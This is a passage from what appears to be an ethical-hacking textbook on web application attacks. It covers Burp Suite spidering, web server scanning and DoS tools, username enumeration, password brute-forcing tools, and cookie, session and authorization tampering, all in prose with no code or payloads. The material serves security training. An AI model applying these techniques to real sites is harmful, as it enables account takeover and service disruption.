
Burp Suite allows you to combine manual and automated techniques to enumerate, analyze, scan, attack, and exploit web applications. The various Burp tools work together effectively to share information and allow findings identified within one tool to form the basis of an attack using another.

You use Burp Suite to carry out web spidering in the following manner:

1. **Configure** your web browser to use Burp as a local proxy.
2. In Burp, go to the Proxy Intercept tab, and turn off Proxy interception (if the button says "**Intercept is off**" then click it to toggle the interception status).
3. Access the entire target application **visiting every single link/URL** possible, and submit all the application forms available.
4. Select **Target** tab to check the site map generated by the Burp proxy. This lists all the websites you visited through the browser.
5. In the site map, select a target application you want to spider. Choose a specific node, and click "**Spider this host/branch**" from the context menu.


6. Burp suite prompts you to **confirm** before proceeding. Click **Yes;** Burp will modify the current target scope to the currently defined scope, which includes the selected item and all sub-items in the site-map tree.
7. Burp begins to **crawl** through the target application. Click the **Spider Control** tab to view the progress of the spider.
8. As spidering continues, Burp discovers and adds more items in the site map.
9. Burp shows the request items in **black** and other items in **gray**.
10. To view the newly added items in the site map, select the application branch or host in the tree view, and double-click the "**Time requested**" column header in the table view.
11. This **sorts** all the URLs in the application by the time requested, starting with the **most recent**.

Source: *http://www.portswigger.net*



With Mozenda, one can set up agents that extract, store, and publish data to multiple destinations. Once information is in the Mozenda systems, users can format, repurpose, and mashup the data, and use it in other online/offline applications or as intelligence. They can access and export the extracted data, and use it through an API.

Source: *http://www.mozenda.com*




Attack Web Servers

Once attackers conduct full scope footprinting on a web infrastructure, they analyze the gathered information to find its vulnerabilities, which they can exploit to launch attacks on web servers. They then attempt to attack web servers using various available techniques.

Each and every website or web application is associated with a web server that has code for serving a website or web application. Configuring the web servers insecurely leaves security holes in the servers that are easy to exploit. Footprinting the web infrastructure provides attackers with information about the web server, such as its name, version, and vulnerabilities associated with its particular version, which attackers can then exploit.

Web server vulnerabilities provide attackers with a path to exploit the web apps hosted on them. Web-server vulnerability scanning helps attackers launch attacks easily by identifying the exploitable vulnerabilities present on the web server. Once the attacker gathers all the potential vulnerabilities, he/she tries to exploit them with the help of various attack techniques to compromise the web server. Attackers use tools such as UrlScan, Nikto, Nessus, Acunetix Web Vulnerability Scanner, and WebInspect to scan for web server vulnerabilities.

To prevent the web server from serving legitimate users or clients, attackers launch a DoS/DDoS attack against it, using tools such as DoSHTTP, and Hping to perform a DoS attack. To perform a DDoS attack, they can use tools such as Loic and Xoic, or SYN Flooding, Slowloris, and DRDos.




HP WebInspect is an automated and configurable web application security and penetration-testing tool that mimics real-world hacking techniques and attacks, enabling attackers to analyze the complex web applications and services for security vulnerabilities.

Features:


- Web application security testing from development through production
- Security test web APIs and web services that support your business
- Enable broader lifecycle adoption through security automation
- Elevate security knowledge across your entire business

Source: http://welcome.hp.com



Analyze Web Applications

Once attackers have attempted various possible attacks on a vulnerable web server, they may turn their attention to the web application itself. To hack the web app, first they may need to analyze it to determine its vulnerable areas. Even if it has only a single vulnerability, attackers try to compromise its security by launching an appropriate attack. This next section describes how attackers find vulnerabilities in the web app and exploit them.



Attackers need to analyze target web apps to determine their vulnerabilities. Doing so helps them reduce the "attack surface." To analyze web application, attackers acquire basic knowledge of a web app and then analyze the active application's functionality and technologies to identify any exposed attack surfaces.

- **Identify Entry Points for User Input**

  The first step in analyzing a web app is to check for the application entry point, which can later serve as a gateway for attacks. One of the entry points includes the front-end web app that intercepts HTTP requests.

  Other web app entry points are user interfaces provided by Web pages, service interfaces provided by Web services, serviced components, and .NET Remoting components.

- **Identify Server-Side Functionality**

  Server-side functionality refers to the ability of a server to execute programs on output web pages. User requests stimulate the scripts residing on the web server to display interactive web pages or websites. The server executes server-side scripts, which are invisible to the user.

  Attackers should evaluate the server-side structure and functionality by keenly observing the applications revealed to the client.

The server performs server-side scripting using a combination of C programs, Perl scripts and shell scripts, along with the operating system and mnemonic coding through the Common Gateway Interface (CGI).


- **Identify Server-Side Technologies**

  Server-side technologies or server-side scripting systems are used to generate dynamic web pages (web 2.0) requested by clients, and are stored internally on the server. The server allows the running of interactive web pages or websites on web browsers.


  Commonly used server-side technologies include Active Server Pages (ASP), ASP.NET, ColdFusion, JavaServer Pages (JSP), PHP, Python, and Ruby on Rails.


- **Map the Attack Surface**

  Attackers then plan the attack surface area of the web app to target the specific, vulnerable area.



Web application input gates help attackers launch various types of injection attacks on the application. If such input gates are vulnerable to attacks, gaining access to the app is easy. Thus, during web app analysis, attackers try to identify entry points for user input, so they can understand the way in which the web application accepts or handles the user input. Attackers can then find the vulnerabilities present in the input mechanism and exploit them to gain access to the web app.





Tools to identify Server-Side functionality

Once server-side technologies are determined, attackers try to identify server-side functionality, for the purpose of finding potential vulnerabilities. They use the following tools to do so.

Wget

Source: *http://www.gnu.org*

GNU Wget is for retrieving files using HTTP, HTTPS, and FTP, the most widely-used Internet protocols. It is a non-interactive command-line tool, so it can be called from scripts, cron jobs, terminals without X-Windows support.

Teleport Pro

Source: *http://www.tenmax.com*

Teleport Pro is an all-purpose high-speed tool for getting data from the Internet. Launch up to ten simultaneous retrieval threads, access password-protected sites, filter files by size and type, and search for keywords. It is capable of reading HT4.0, CSS 2.0, and DHTML, T Teleport can find all files available on all websites by means of web spidering with server-side image map exploration, automatic dial-up connecting, Java applet support, variable exploration depths, project scheduling, and relinking abilities.

BlackWidow

Source: *http://softbytelabs.com*

BlackWidow scans a site and creates a complete profile of the its structure, files, external links, and even link errors. BlackWidow will download all file types such as pictures and images, audio and MP3, videos, documents, ZIP, programs, CSS, Macromedia Flash, .pdf, PHP, CGI, HTM to MIME types from any websites. Download video and save as many different video formats, such as YouTube, MySpace, Google, MKV, MPEG, AVI, DivX, XviD, MP4, 3GP, WMV, ASF, MOV, QT, VOB, etc. Now a user can control it programmatically using the built-in Script Interpreter.

Examine URL:






FIGURE 12.4: Identify Server-Side Functionality by examining URL

SLL certified page URL starts with https instead of http. If a page contains an .aspx extension, chances are that the application is in ASP.NET language. If the query string has a parameter named showBY, then you can assume that the application is using a database and will display the data by that value.




Once attackers detect the entry points, server-side technologies, and functionalities, they then find their respective vulnerabilities and plan their attack surface area of the target web app. Web application analysis thus helps attackers reduce their attack surface. Attackers consider the following factors to plan their attack.



Attack Authentication Mechanism

Generally, web applications authenticate users through authentication mechanisms such as login functionality. During web app analysis, attackers try to find authentication vulnerabilities such as bad passwords (e.g., short or blank, common dictionary words or names, user's names, defaults). Attackers exploit these vulnerabilities to gain access to the web app by network eavesdropping, brute-force attacks, dictionary attacks, cookie replay attacks, credential theft, among others.



Most of the authentication mechanisms used by web applications have design flaws. Attackers can identify these flaws and exploit them to gain unauthorized access to the web application. The design flaws include failure to check password strength, insecure transportation of credentials over the Internet, among others. Web apps usually authenticate their clients or users by a combination of a user name and password, which can be identified and exploited.

User Name Enumeration

Attackers can enumerate user names in two ways: **verbose failure messages** and **predictable user names**.

- **Verbose Failure Message**

  In a typical login system, the user enters two pieces of information, such as a user name and password. In some cases, an application will ask for additional information. If the user is trying to log in and fails, this implies that at least one piece of information was incorrect, or the two items were inconsistent. This provides ground for an attacker to exploit the application.

  Example:

  - Account <username> not found
  - The password provided incorrect
  - Account <username> has been locked out

- **Predictable Usernames**

  Some of the applications automatically generate account usernames according to some predictable sequence. This makes it very easy way for the attacker who can discern the sequence for potential exhaustive list of all valid user names.

Cookie Exploitation

The following are the types of cookie exploitation attacks:

- **Cookie poisoning**: a kind of parameter tampering attack, in which the attacker modifies the cookie contents in an attempt to draw unauthorized information about a user and thereby perform identity theft.
- **Cookie sniffing**: a technique in which an attacker sniffs a cookie that contains the session ID of the victim who has logged in to a target website, and uses the cookie to bypass the authentication process and login to the victim's account.
- **Cookie replay**: a technique for impersonate as a legitimate user by replaying the session/cookie that contains the session ID of that user (as long as he remains logged in). This attack stops working once the user logs out of the session.

Session Attacks


The following are the types of session attacks employed by attackers against authentication mechanisms:


- **Session prediction**: focuses on predicting session ID values that allow the attacker to bypass the authentication schema of an application. By analyzing and understanding the session ID generation process, the attacker can predict a valid session ID value and get access to the application.
- **Session brute-forcing**: An attacker brute-forces the session ID of a target user and uses it to log in as a legitimate user and gain access to the application.
- **Session poisoning**: allows an attacker to inject the malicious content, modify the user´s on-line experience, and obtain unauthorized information.

Password Attacks

A password attack is the process of trying various password cracking techniques to discover a user account password by which the attacker can gain access to an application. Methods for cracking passwords include:

- Password functionality exploits
- Password guessing
- Brute-force attack





As its name implies, password guessing is the process of guessing possible user keywords that might constitute an account password, until eventually arriving at the correct one. A couple of the tools attackers use to guess passwords are the password list and password dictionary.

- **Password List**

  The majority of keywords used for preparing the password list include certain daily usage words such as birth date, street name, nickname, anniversary dates, phone numbers, pin numbers, parents or friends names, and the name of a pet.

- **Password Dictionary**

  A password dictionary is the compilation of word and number combinations that could be passwords. This type of attack saves time, as compared to a brute force attack.

Brute force is another method used for cracking passwords. Its main limitation is that it is only beneficial in identifying small passwords of two characters. Guessing becomes more crucial when the password is longer or contains letters in upper and lower case. If numbers and symbols are used, it could take years to guess the password, which becomes impractical.

Password Cracking Tools

Listed below are some brute-forcing tools for cracking passwords.

Burp Suite

Source: *http://portswigger.net*

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Features:

- **Intercepting proxy** that inspects and modifies traffic between your browser and the target application
- **Application-aware spider** for crawling content and functionality
- **Web application scanner** for automating the detection of numerous types of vulnerability

- **Intruder tool** for performing customized attacks to find and exploit unusual vulnerabilities
- **Repeater tool** for manipulating and resending individual requests
- **Sequencer tool** for testing the randomness of session tokens

Brutus

Source: http://www.hoobie.net

Brutus is a remote online password cracker and a security auditing tool. The application scans the host for known services and can be customized to break-in other custom service requiring interactive login of a username and a password.


Features:

- Brutus includes HTTP (Basic Authentication), HTTP (HTML Form/CGI), POP3, FTP, SMB, Telnet authentication types
- Multi-stage authentication engine
- Password list, combo (user/password) list and configurable brute force modes
- Import and export custom authentication types as BAD files
- SOCKS proxy support for all authentication types
- User and password list generation and manipulation functionality
- HTML form interpretation for HTML form/CGI authentication types

SensePost Crowbar


Source: http://www.aldeid.com

SensePost Crowbar is a Windows-based tool for brute-force generic Web applications such as Crack weak passwords, Enumerate logins, Decrypt cookies.



Every time a user logs in to a particular website, server assigns a session ID to the user to keep track of all the activities on the website. This session ID is valid until the user logs out; the server provides a new session ID when the user logs in again. Attackers try to exploit this session ID mechanism by guessing the next session ID after collecting some valid ones.

For certain web applications, the session ID information involves a string of fixed width. Randomness is essential to avoid prediction. From the diagram, you can see that the session ID variable is indicated by **JSESSIONID** and assumes its value as "**user01**," which corresponds to the user name. By guessing the new value for it, say, as "**user 02**," it is possible for the attacker to gain unauthorized access to the application.



Cookies frequently transmit the sensitive credentials from client browser to server. Attackers can modify these with ease to gain access to the server or assume the identity of another user.


Client browsers use cookies to maintain a session state when browsers use stateless HTTP protocol IDs for communication. Servers tie unique sessions to the individual accessing the web application. Poisoning of cookies and session information can allow an attacker to inject malicious content or otherwise modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. Cookies exist as files stored in the client computer's memory or on its hard disk. By modifying the cookie data, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the ability to "**Remember me**?" and store the user information in a cookie, so the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. In an attempt to protect cookies, site developers often encode them. Encoded cookies give developers a false sense of cookie security, as the encoding process is easily reversed with decoding methods such as Base64 and ROT13 (rotating the letters of the alphabet 13 characters). If the cookie contains passwords or session identifiers, attackers can steal the cookie using techniques such as script injection and eavesdropping. Attackers then replay the cookie with the same or altered passwords or session identifiers to bypass web application authentication. Examples of tools used by the attacker for trapping cookies include **OWASP Zed Attack Proxy** and **Burp Suite**.

OWASP Zed Attack Proxy


Source: *https://www.owasp.org*

OWASP Zed Attack Proxy Project (ZAP) is an integrated penetration testing tool for web applications. It provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.



Attack Authorization Schemes

A web application contains an authorization mechanism that restricts the access to specific resource or the functionality (e.g., Admin page) from authenticated users. The web app always performs user authorization following authentication. An attacker implements the flawed authorization mechanism in the web application, and takes the advantage of it to access restricted pages by escalating privileges. The attacker tries to gain access to information without proper credentials. Thus, the attacker uses various techniques to attack authorization schemes of the web app.



In an authorization attack, the attacker first finds a legitimate account with limited privileges, then logs in as that user, and slowly escalates privileges to access protected resources.

Attackers use sources such as uniform resource identifiers, parameter tampering, POST data, HTTP headers, query strings, cookies, and hidden tags to perform authorization attacks.

- **Parameter Tampering**

  Parameter tampering attack involves the manipulation of parameters exchanged between server and client to modify the application data, such as price and quantity of products, permissions, and user credentials. This information is usually stored in cookies, URL query strings, or hidden form fields, and attackers can use them to increase control and application functionality.

- **POST Data**

  POST data are often comprised of authorization and session information, as the information provided by the client must be associated with the session that provided it. The attacker exploiting vulnerabilities in the post data can easily manipulate it.

- **Uniform Resource Identifier**

  A uniform resource identifier (URI) provides a means to identify a resource. It is a global identifier for Internet resources accessed remotely or locally. An attacker may use URIs to access documents/directories that are protected from publishing, inject SQL queries

or other unused commands into an application, and/or make a user view a certain site which is connected to another server.

- **HTTP Headers**

  Web browsers do not allow header modification. Therefore, to modify the header, the attacker has to write his own program and perform the HTTP request. He may also use available tools to modify any data sent from the browser.


  Generally, an authorization HTTP header contains a username and password encoded in Base-64. The attacker can compromise header by submitting two http requests bound in the same header. Proxy system executes the first HTTP header and target system executes the other HTTP header allowing the attacker to bypass the proxy's access control.

- **Cookies**


  Browsers use cookies to maintain state in the stateless HTTP protocol, store user preferences, session tokens, and other data. Clients can modify the cookies and send them to the server with URL requests thereby allowing the attacker to modify cookie content. Cookie modification depends on the cookie usage that ranges between session tokens to authorized decision-making arrays.

- **Hidden Tags**

  When a user selects anything on an HTML page, it stores the selection as form field values and sends it to the application as an HTTP request (GET or POST). HTML can store field values as Hidden Fields, which the browser does not extract to the screen; rather, it collects and submits these fields as parameters during form submissions, which the user can manipulate however they choose. Code sent to browsers does not have any security value; therefore, by manipulating the hidden values, the attacker can easily access the pages and run it in the browser.



HTTP headers control information passed from web clients to web servers on HTTP requests and from web servers to web clients on HTTP responses. Each header consists of a single text line with a name and a value. There are two main ways to send data with HTTP: via the URL or via the form. Tampering with HTTP data refers to modifying data of the HTTP request (or response) before the recipient reads it. The attacker changes the HTTP request without using another user's ID.



Cookie parameter tampering is a method used to tamper with the cookies set by the web application to perform malicious attacks.


Below are the steps explaining cookie parameter tampering:

1. In the first step, the user logs into the site. Web application sets the session cookie and stores it in the browser. Now, the attacker collects session cookies and analyzes them to determine the cookie generation mechanism.
2. In the second step, the attacker traps the session cookies, tampers with its parameters using tools such as OWASP Zed Attack Proxy, and replays it to the application to gain unauthorized access to others' profile.
3. Tool intercepts every request sent from the browser and allows the attacker to edit the cookie to replace it with the tampered cookie parameters. If the cookie is not secure, the attacker may be able to guess the parameters.

OWASP Zed Attack Proxy

Source: *https://www.owasp.org*


OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.



Attack Session Management Mechanism

Web application session management involves exchanging sensitive information between the server and its clients wherever required. If such session management is insecure, the attacker can take advantage of flawed session management to attack the web application through the session management mechanism, which is the key security component in most web applications.

Nowadays, most attackers target application session management to launch malicious attacks against web applications, allowing them to easily bypass robust authentication controls and masquerade as other users without even knowing their credentials (usernames, passwords). Attackers can even take control of the entire application by compromising a system administrator's account.



